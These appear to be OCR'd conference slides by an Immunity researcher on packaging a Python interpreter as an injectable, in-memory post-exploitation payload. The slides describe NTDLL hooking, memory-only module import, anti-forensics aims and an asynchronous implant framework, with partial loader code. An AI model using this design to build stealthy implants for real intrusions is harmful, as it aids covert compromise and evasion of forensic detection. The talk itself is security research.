Python Deflowered Shangri-La!

Christos Kalkanis
chris@immunityinc.com

IMMUNITY

Overview

- Full Python VM as injectable payload
- In-memory execution
- Asynchronous implant framework
- … more :-)

History

- The principles behind this talk are old, people have been talking about injectable virtual machines for years now
- The application of Python to this domain has not been extensively discussed
- Goals we managed to achieve are atypical if not novel

Why Virtual Machines?

- Post-exploitation scenarios are getting more and more sophisticated
- Proliferation of platforms, all important: Not just Windows any more
- Adverse environments
- Requirements keep changing
- Anti-forensics

Why Virtual Machines?

- We need tools that help us engineer flexible architectures
- VMs offer an additional layer of abstraction that helps us deal with complexity
- Flexibility: Multiple platforms, anti-forensics, dynamism at runtime
- Dynamic languages like Python are well-suited to rapid-prototyping and bottom-up style of development

Examples

Wes Brown and Scott Dunlop:
Mosquito Lisp (MOSREF)

Unknown actors:
Flame/Skywiper

MOSREF

- Custom Lisp VM+language implementation, compiled to bytecode
- Tiny memory footprint < 200 KB
- Crypto, XML, HTTP, Regex, Sockets, Database
- Written in ANSI C and itself

MOSREF Architecture

- “Console” and “Drones”
- Console contains bytecode compiler and performs drone management
- Drones are tiny bytecode interpreters + thin comms layer (sockets/crypto)
- Communication is abstracted, drones can be linked
- Code dynamically loaded at runtime, including the compiler (when needed)

MOSREF

- No FFI/syscall interface
- No shared library injection
- Third party libraries
- Interpreter performance could be an issue
- No native threads (not really a drawback)
- Overall, very impressive work

Flame

- Huge footprint, tens of megabytes
- Functionality spread out over different modules
- Bluetooth, Audio, Keylogger, Sniffer, Skype, MITM, Screenshots
- Core written in C/C++, Lua used as the glue rather than main implementation language

Flame

- Doesn’t operate entirely in memory, dumps modules on disk
- Functionality fixed into different modules that are loosely coupled, including core itself
- No runtime redefinition
- Reduced flexibility

Observations

- Interesting dichotomy
- MOSREF team went for minimal footprint, extreme dynamism, MOSREF is a framework that's designed to be programmed at runtime
- Footprint not really a consideration for Flame
- Some dynamism, but also lots of hardcoded logic
- Flame caters to "operators" rather than programmers

Why Python?

Why Python?

- We use it at **Immunity** :-)

Why Python?

- Batteries included
- Lots of third-party libraries
- Multiple platforms, bytecode is portable between all
- Easy interface from C
- Built-in FFI

Why **NOT** Python?

- Lots of libraries are **garbage**, including parts of standard library

Why **NOT** Python?

- Lots of libraries are **garbage**, including parts of standard library (**Don’t use them**)

Why **NOT** Python?

- Lots of libraries are **garbage**, including parts of standard library (**Don’t use them**)
- Memory footprint

Why **NOT** Python?

- Lots of libraries are **garbage**, including parts of standard library (**Don’t use them**)
- Memory footprint (**Can be an issue**)

Why **NOT** Python?

- Lots of libraries are **garbage**, including parts of standard library (**Don’t use them**)
- Memory footprint (**Can be an issue**)
- Python byte-code not necessarily portable

Why **NOT** Python?

- Lots of libraries are **garbage**, including parts of standard library (**Don’t use them**)
- Memory footprint (**Can be an issue**)
- Python byte-code not necessarily portable (**Source is, alternatively fix Python version**)

Why **NOT** Python?

- Lots of libraries are **garbage**, including parts of standard library (**Don’t use them**)
- Memory footprint (**Can be an issue**)
- Python byte-code not necessarily portable (**Source is, alternatively fix Python version**)
- GIL, bugs in standard library, memory leaks

Why **NOT** Python?

- Lots of libraries are **garbage**, including parts of standard library (**Don't use them**)
- Memory footprint (**Can be an issue**)
- Python byte-code not necessarily portable (**Source is, alternatively fix Python version**)
- GIL, bugs in standard library, memory leaks (**Work around, attempt to fix**)

Why **NOT** Python?

- Lots of libraries are **garbage**, including parts of standard library (**Don't use them**)
- Memory footprint (**Can be an issue**)
- Python byte-code not necessarily portable (**Source is, alternatively fix Python version**)
- GIL, bugs in standard library, memory leaks (**Work around, attempt to fix**)
- Byte-code easy to reverse engineer

Why **NOT** Python?

- Lots of libraries are **garbage**, including parts of standard library (**Don’t use them**)
- Memory footprint (**Can be an issue**)
- Python byte-code not necessarily portable (**Source is, alternatively fix Python version**)
- GIL, bugs in standard library, memory leaks (**Work around, attempt to fix**)
- Byte-code easy to reverse engineer (**Exploit runtime dynamism when important**)

Time

- Anything that uses `time.time()` will be affected by system clock changes
- This includes parts of the Python standard library one would expect not to :-)

```
threading.Condition.wait(timeout)
threading.Event.wait(timeout)
threading.Thread.join(timeout)
Queue.Queue.get(timeout)
Queue.Queue.put(timeout)
```

Our Goal

- 1 DLL (deployment), 1 EXE (testing/debugging)
- Fully self-contained, all dependencies bundled
- 32/64bit, platform agnostic architecture
- For Windows: XP SP0 - Windows 8.1
- Drop nothing on the filesystem, operate in memory
- Not tied to specific Python version, no static linking
- DLL should be injectable

Existing Solutions

- Generally do not support in-memory operation
- Those that do, come with custom DLL loaders that have compatibility problems (py2exe)
- Statically link Python thus losing dynloading/ extension/library support
- Require compilation, convoluted build systems usually tied to Windows

Loader Architecture

Python

C

boot.py

archive.py, memimport.py

libpython

libloader, libasset

bootstrap (boot.c)

Bootstrap

```
int boot (void) {
    /* Initialize native library loader */
    if (!libloader_init()) { .. }

    /* Do the initial native library loading */
    for (asset=ASSET_TABLE; asset->name; asset++) {
        handle = libloader_load_library(asset->name, asset->data, asset->size);
        /* snipped */
    }

    if (!libpython_init(python_handle)) { .. }

    /* Start the Python VM */
    if (!libpython_start()) { .. }

    if (!py_load_source_asset("native_loader.py", "native_loader")) { .. }
    if (!py_load_source_asset("archive.py", "archive")) { .. }
    if (!py_load_source_asset("memimport.py", "memimport")) { .. }
    if (!py_load_source_asset("boot.py", "boot")) { .. }

    libpython_destroy();
    libloader_destroy();
    return 0;
}
```

libloader

- Loads a DLL from memory using the OS loader

```
extern int libloader_init(void);

extern void *libloader_load_library(
char *name, char *buffer, int length);

extern void *libloader_resolve(void *handle, char *name);

extern void *libloader_find_library(char *name);

extern int libloader_unload_library(void *handle);

extern int libloader_destroy(void);
```

libloader (Windows)

- Hooks NTDLL, similarly to Stuxnet
- NtOpenFile, NtClose, NtCreateSection, NtQuerySection, NtMapViewOfSection, NtQueryAttributesFile
- Kernel32!LoadLibrary does the actual loading
- Kernel32!GetProcAddress works fine on handles returned

libasset

- Abstracts away embedded asset management (DLL resources for Windows, ELF/Mach-O sections)

```
#define ASSET_INTERP    0       /* Main Python interpreter */
#define ASSET_LIBRARY   1       /* Dynamic library */
#define ASSET_EXTENSION 2       /* Python extension */
#define ASSET_ARCHIVE   3       /* Archive of Python modules */
#define ASSET_DATA      4       /* Binary data */

extern struct ASSET *libasset_find_asset(char
*name);
```

libpython

- Brings libasset/libpython into Python (by registering them as extensions)
- Functions for initializing DLLs (loaded by libloader) as Python extensions
- Functions that load Python bytecode/compile source from memory
- Responsible for initializing and starting Python from python27.dll (all Python API functions are called indirectly, after we resolve them at runtime)

```
extern int libpython_start(void);
```

Execution

- We have bundled the Python DLL
- We can start a Python interpreter, from memory
- We can load/execute bytecode/Python source at runtime

Execution

- We have bundled the Python DLL
- We can start a Python interpreter, from memory
- We can load/execute bytecode/Python source at runtime
- **Don’t have a standard library yet**

Execution


- We have bundled the Python DLL
- We can start a Python interpreter, from memory
- We can load/execute bytecode/Python source at runtime

- **Don’t have a standard library yet**
- **Can only use what’s built into Python DLL and bytecode/source we package as assets and load ourselves**
- **Need to figure out how to package Python std lib including all Python extensions (shared libraries == DLLs on Windows)**

archive.py

- Custom binary container format
- Stores python packages (modules/extensions)
- Depends on zlib and marshall (built-in)
- Similar to existing archive formats, TOC + data

```
def contains(self, name)
def extract(self, name)
```



make_archive.py

```
$ ./make_archive.py -d . -n stdlib-2.7.6 /usr/lib/python2.7/
[+] PACKAGE: /usr/lib/python2.7/bsddb
[+] PACKAGE: /usr/lib/python2.7/bsddb/test
[+] PACKAGE: /usr/lib/python2.7/compiler
[!] NOT PACKAGE: /usr/lib/python2.7/config
[+] PACKAGE: /usr/lib/python2.7/ctypes
[+] PACKAGE: /usr/lib/python2.7/ctypes/macholib
[+] PACKAGE: /usr/lib/python2.7/ctypes/test
..
[+c] csv from tmp.pyc
[+c] encodings.shift_jis from tmp.pyc
[+c] profile from tmp.pyc
[+] Wrote 2125844 bytes into stdlib-2.7.6.arc
[+] 853 files total
```

memimport.py

- Module importer based on PEP 302
- MemImporter instances placed in sys.meta_path
- Know how to import from our archive format
- Python extensions are loaded in-memory (libloader)

```
>>> import sys
>>> sys.meta_path
[<MemImporter (dynload-2.7.6) at 0x214d3a0>,
 <MemImporter (stdlib-2.7.6) at 0x21aba08>]
```

Build System

- MINGW based, cross-compile on Linux
- make win, win32, win64, osx, osx32, osx64 …
- No compilation of Python required, just our own libraries implemented in ANSI C
- Python is packaged from a binary install
- Very easy to switch Python versions, add new DLLs, Python libraries

generate.py

- Python script that plugs into Makefile and performs asset embedding

```
('win32',)          :
[
    # Main Python dynamic library and its dependencies
    ('msvcr90.dll', '../dlls/win/msvcr90.dll', ASSET_LIBRARY|FLAG_ASSET_AUTO_LOAD),
    ('sqlite3.dll', '../dlls/win/sqlite3-32bit.dll', ASSET_LIBRARY|FLAG_ASSET_AUTO_LOAD),
    ('python27.dll', '../dlls/win/python27.dll', ASSET_INTERP),

    # Our in-memory Python module importer
    ('archive.py', '../python/archive.py', ASSET_DATA),
    ('memimport.py', '../python/memimport.py', ASSET_DATA),

    # Startup code
    ('boot.py', '../python/boot.py', ASSET_DATA),

    # Python standard library files
    ('dynload.arc', '../archives/win/dynload2.7.3-32bit.arc', ASSET_ARCHIVE|FLAG_ASSET_AUTO_LOAD),
    ('stdlib.arc', '../archives/win/stdlib2.7.3-32bit.arc', ASSET_ARCHIVE|FLAG_ASSET_AUTO_LOAD),
],
```

Results

```
7953920 May  6 15:26 boot32.dll
7952384 May  6 15:26 boot32.exe
9107968 May  6 15:26 boot64.dll
9107968 May  6 15:26 boot64.exe
```

Results

```
7953920 May  6 15:26 boot32.dll
7952384 May  6 15:26 boot32.exe
9107968 May  6 15:26 boot64.dll
9107968 May  6 15:26 boot64.exe
```

Standalone Python 2.7 environment (minus tests/tk-lib)

Results

```
7953920 May  6 15:26 boot32.dll
7952384 May  6 15:26 boot32.exe
9107968 May  6 15:26 boot64.dll
9107968 May  6 15:26 boot64.exe
```

Standalone Python 2.7 environment (minus tests/tk-lib)

Including sqlite3 (+ sqlite3.dll)

Results

```
7953920 May  6 15:26 boot32.dll
7952384 May  6 15:26 boot32.exe
9107968 May  6 15:26 boot64.dll
9107968 May  6 15:26 boot64.exe
```

Standalone Python 2.7 environment (minus tests/tk-lib)

Including sqlite3 (+ sqlite3.dll)

Can leave out chunks of std lib to reduce size

INNUENDO

- How far can we push it?
- Python on the server ***and*** the client
- Exploit runtime dynamism but also deploy with lots of useful built-in functionality
- Try and deal with uncertainty, things will **FAIL**
- **BE FLEXIBLE**


Architecture Overview

- Loose coupling on the server, easy to scale
- Asynchronous design, implants initiate connections and drive communications
- Server keeps state, drives logic and operations
- Abstracted communications via Channels
- Modules decomposed into primitive operations


Server

Implants

